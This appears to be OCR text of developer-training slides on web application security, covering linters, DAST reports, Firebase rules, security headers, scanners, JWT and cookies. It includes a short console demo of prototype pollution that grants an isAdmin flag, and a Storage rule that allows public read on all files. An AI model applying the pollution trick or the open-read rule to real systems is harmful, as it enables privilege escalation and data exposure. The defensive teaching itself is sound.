
Node.js vs Deno

Show access...

Deno

Created by the same person as Node.js: Ryan Dahl

Source Code Analysis



SAST (ESLint, SonarQube) vs DAST (Fortify WebInspect)

There's also IAST and RASP…

```
./js-analysis/sub-script.js
  9:1   error    Unsafe call to document.write for argument 0  no-unsanitized/method
 76:5   warning  Assignment to href can be unsafe              scanjs-rules/assign_to_href
170:9   error    Unsafe assignment to innerHTML               no-unsanitized/property
174:3   error    Unsafe assignment to innerHTML               no-unsanitized/property
185:4   warning  Assignment to location can be unsafe         scanjs-rules/assign_to_location
187:4   warning  Assignment to location can be unsafe         scanjs-rules/assign_to_location
203:20  warning  The function setTimeout can be unsafe        scanjs-rules/call_setTimeout

✖ 7 problems (3 errors, 4 warnings)
```

ESLint (SAST)

Not only style guides

"compilerOptions"

Project Options	allowJs, checkJs, composite, declaration, declarationMap, downlevelIteration, importHelpers, incremental, isolatedModules, jsx, lib, module, noEmit, outDir, outFile, plugins, removeComments, rootDir, sourceMap, target and tsBuildInfoFile
Strict Checks	alwaysStrict, noImplicitAny, noImplicitThis, strict, strictBindCallApply, strictFunctionTypes, strictNullChecks and strictPropertyInitialization
Module Resolution	allowSyntheticDefaultImports, allowUmdGlobalAccess, baseUrl, esModuleInterop, moduleResolution, paths, preserveSymlinks, rootDirs, typeRoots and types
Source Maps	inlineSourceMap, inlineSources, mapRoot and sourceRoot
Linter Checks	noFallthroughCasesInSwitch, noImplicitOverride, noImplicitReturns, noPropertyAccessFromIndexSignature, noUncheckedIndexedAccess, noUnusedLocals and noUnusedParameters
Experimental	emitDecoratorMetadata and experimentalDecorators
Advanced	allowUnreachableCode, allowUnusedLabels, assumeChangesOnlyAffectDirectDependencies, charset, declarationDir, diagnostics, disableReferencedProjectLoad, disableSizeLimit, disableSolutionSearching, disableSourceOfProjectReferenceRedirect, emitBOM, emitDeclarationOnly, explainFiles, extendedDiagnostics, forceConsistentCasingInFileNames, generateCpuProfile, importsNotUsedAsValues, jsxFactory, jsxFragmentFactory, jsxImportSource, keyofStringsOnly, listEmittedFiles, listFiles, maxNodeModuleJsDepth, newLine, noEmitHelpers, noEmitOnError, noErrorTruncation, noImplicitUseStrict, noLib, noResolve, noStrictGenericChecks, out, preserveConstEnums, reactNamespace, resolveJsonModule, skipDefaultLibCheck, skipLibCheck, stripInternal, suppressExcessPropertyErrors, suppressImplicitAnyIndexErrors, traceResolution and useDefineForClassFields

```
D:\Dev\MigratingToTypeScript>eslint --ext .ts .

D:\Dev\MigratingToTypeScript\Logic.ts
   13:10  error  'addTestCase' is defined but never used     no-unused-vars
  103:10  error  'passTestCase' is defined but never used    no-unused-vars
  111:10  error  'failTestCase' is defined but never used    no-unused-vars
  119:10  error  'deleteTestCase' is defined but never used  no-unused-vars

✖ 4 problems (4 errors, 0 warnings)
```

ESLint (SAST)

Strict TypeScript rules. Do you remember?

Rating	Category	Test Type	
Critical	Access Control: Unprotected File	Dynamic	2
Critical	Cross-Site Scripting: Reflected	Dynamic	66
Critical	Poor Error Handling: Unhandled Exception	Dynamic	4
Critical	SQL Injection	Dynamic	3
High	Access Control: Administrative Interface	Dynamic	1
High	Access Control: Missing Authentication	Dynamic	1
High	Access Control: Unprotected File	Dynamic	15
High	Cross-Frame Scripting	Dynamic	1
High	Cross-Site Scripting: Reflected	Dynamic	46
High	Password Management: Insecure Submission	Dynamic	7
High	Transport Layer Protection: Insecure Transmission	Dynamic	5
High	Transport Layer Protection: Unencrypted Login Form	Dynamic	6
Medium	Access Control: Unprotected File	Dynamic	7
Medium	Cross-Site Request Forgery	Dynamic	1
Medium	Privacy Violation: Autocomplete	Dynamic	6
Medium	Transport Layer Protection: Insecure Transmission	Dynamic	3
Low	Access Control: Information Disclosure	Dynamic	1
Low	Access Control: Unprotected Directory	Dynamic	19
Low	Access Control: Unprotected File	Dynamic	12
Low	Poor Error Handling: Server Error Message	Dynamic	9
Low	Poor Error Handling: Unhandled Exception	Dynamic	13
Low	Server Misconfiguration: Response Headers	Dynamic	3
Low	System Information Leak: Cookie Retrieval	Dynamic	16
Low	System Information Leak: Internal IP	Dynamic	3

Fortify on Demand (DAST)

Access Controls, XSS, CSRF, Password Management, …

Basics of Serverless Security

```
service cloud.firestore {
  match /databases/{database}/documents {
    function isAuthenticated() {
     return request.auth.uid !=null;
    }


    function isAdmin() {
      return isAuthenticated() &&
        get( /databases/$(database)/documents/users/$(request.auth.uid)).
        data.isAdmin == true;
    }

    function isKnownUser() {
      return isAuthenticated() &&
      exists( /databases/$(database)/documents/users/$(request.auth.uid) );
    }

    match /users/{userId} {
      allow read, write: if false;
    }
```

Firebase Security Rules

Cloud Firestore case



Demo

Let’s check out Serverless simulator

```
rules_version = '2';
service firebase.storage {
  match /b/{bucket}/o {
    match /{allPaths=**} {
      allow read; // Required in order to send this as attachment.
      // Allow write files Firebase Storage, only if:
      // 1) File is no more than 20MB
      // 2) Content type is in one of the following formats: .doc, .docx, .jpg, .jpeg, .pdf, .png, .xls, .xlsx.
      allow write: if request.resource.size <= 20 * 1024 * 1024
        && (request.resource.contentType.matches('application/msword')
        || request.resource.contentType.matches('application/vnd.openxmlformats-officedocument.wordprocessingml.document')
        || request.resource.contentType.matches('image/jpg')
        || request.resource.contentType.matches('image/jpeg')
        || request.resource.contentType.matches('application/pdf')
        || request.resource.contentType.matches('image/png')
        || request.resource.contentType.matches('application/vnd.ms-excel')
        || request.resource.contentType.matches('application/vnd.openxmlformats-officedocument.spreadsheetml.sheet'))
    }
  }
}
```

File Upload

How to limit no. uploaded files in Serverless?

Anyone experienced with Serverless Security?


Looking for opinions regarding different platforms

SPA Frameworks and Security

Security	Angular	React	Svelte	Vue.js (2)
Strict compiler	ON / OFF	ON	OFF	ON
Forgotten strict	CLI reminder	-	-	-
TS linter	2 out of 7	1 out of 7	OFF	OFF
Known vuln. “HW”	2	81	0	110
Security in docs	Yes	No	No	Yes
XSS protection docs	“Angular treats all values as untrusted by default”	-	-	“concern of backend”
CSRF protection docs	HttpClient	-	-	“concern of backend”

Which has been built with security in mind?

Security Headers



Helmet

https://helmetjs.github.io

Kali Linux

Kali Linux

Disneyland of tools…

Web Scanners for Developers

No CybSec knowledge required

Checkbot: SEO, Web Speed & Security Tester/Retire.js

CryptCheck/Qualys SSL Labs

ImmuniWeb/Pentest-Tools/SiteCheck

Mozilla Observatory/Security Headers

Quick demo…

Example site report, with additional options

```
> observatory ssllabs.com --format=report --zero

HTTP Observatory Report: ssllabs.com

Score Rule                        Description
   -5 redirection                 Initial redirection from http to https is to a different host, preventing HSTS.
    0 x-xss-protection            X-XSS-Protection header set to "1; mode=block".
    0 cookies                     All cookies use the Secure flag and all session cookies use the HttpOnly flag.
    0 cross-origin-resource-sharing Content is not visible via cross-origin resource sharing (CORS) files or headers.
    0 public-key-pinning          HTTP Public Key Pinning (HPKP) header not implemented.
    0 contribute                  Contribute.json isn't required on websites that don't belong to Mozilla.
    0 strict-transport-security   HTTP Strict Transport Security (HSTS) header set to a minimum of six months (15768000).
    0 subresource-integrity       Subresource Integrity (SRI) is not needed since site contains no script tags.
    0 x-content-type-options      X-Content-Type-Options header set to "nosniff".
    0 x-frame-options             X-Frame-Options (XFO) header set to SAMEORIGIN or DENY.
    5 content-security-policy     Content Security Policy (CSP) implemented without 'unsafe-inline' or 'unsafe-eval'.


Score: 100
Grade: A+

Full Report Url: https://observatory.mozilla.org/analyze.html?host=ssllabs.com
```

Mozilla Observatory CI

Pass/block pipeline based on Security Headers score

Damn Vulnerable Web Application (DVWA)



PHP/MySQL-based

Java? Check out WebGoat


Prototype Pollution

```
> Object.prototype.isAdmin = true
<· true
> let user = {}
<· undefined
> user.isAdmin
<· true
```

Overwriting properties of Object.prototype


Every typical object inherits its properties from Object.prototype

Modern Security Jargon



Continuous Security, DevSecOps, SecDevOps, S-SDLC, …

Don’t get scared, it’s all about automation



Continuous Security, DevSecOps, SecDevOps, S-SDLC, …

Don’t get scared, it’s all about automation

Kahoot!

Q&A

Making-of

Stateful and stateless authentication

Stateful is the at the level of our application, i.e., the app before implementing JWT. JWT are stateless, i.e., self-container, don’t depend on anybody else such as database to verify claims (historic example, what happened before JWT).

Role-Based Access Control (RBAC)

In JWT; different predefined roles. function checkIfAuthorized, authorized !== authenticated, _.partial will create partially applied function, guards

Guards / Protected routes

Show page only if user is authenticated, frontend and backend, let’s check after JWT expires and using REST client. Even if backend protects us and will show 403, then the user shouldn’t be able to access certain routes and therefore be redirected somewhere.

Cookies

HTTP Only (cookies can’t be accessed through client side scripting, XSS), HTTPS Cookies (Secure set to true, prevent cookies from being observed by unauthorized parties due to the transmission of the cookie in clear text)

JSON Hijacking

Always return {} instead of [], only in older browsers. Object, by itself, is not a valid JavaScript program, so the browser would crash if we'd like to try to load the content of the endpoint using a script tag. All REST API calls should always return objects

Mutation Testing

https://stryker-mutator.io/docs/General/example/

Storing Secrets

process.env, malicious code can read it

https://stackoverflow.com/questions/60360298/is-it-secure-way-to-store-private-values-in-env-file

The Open Web Application Security Project (OWASP)

process.env, malicious code can read it

https://owasp.org/www-project-top-ten/

Thanks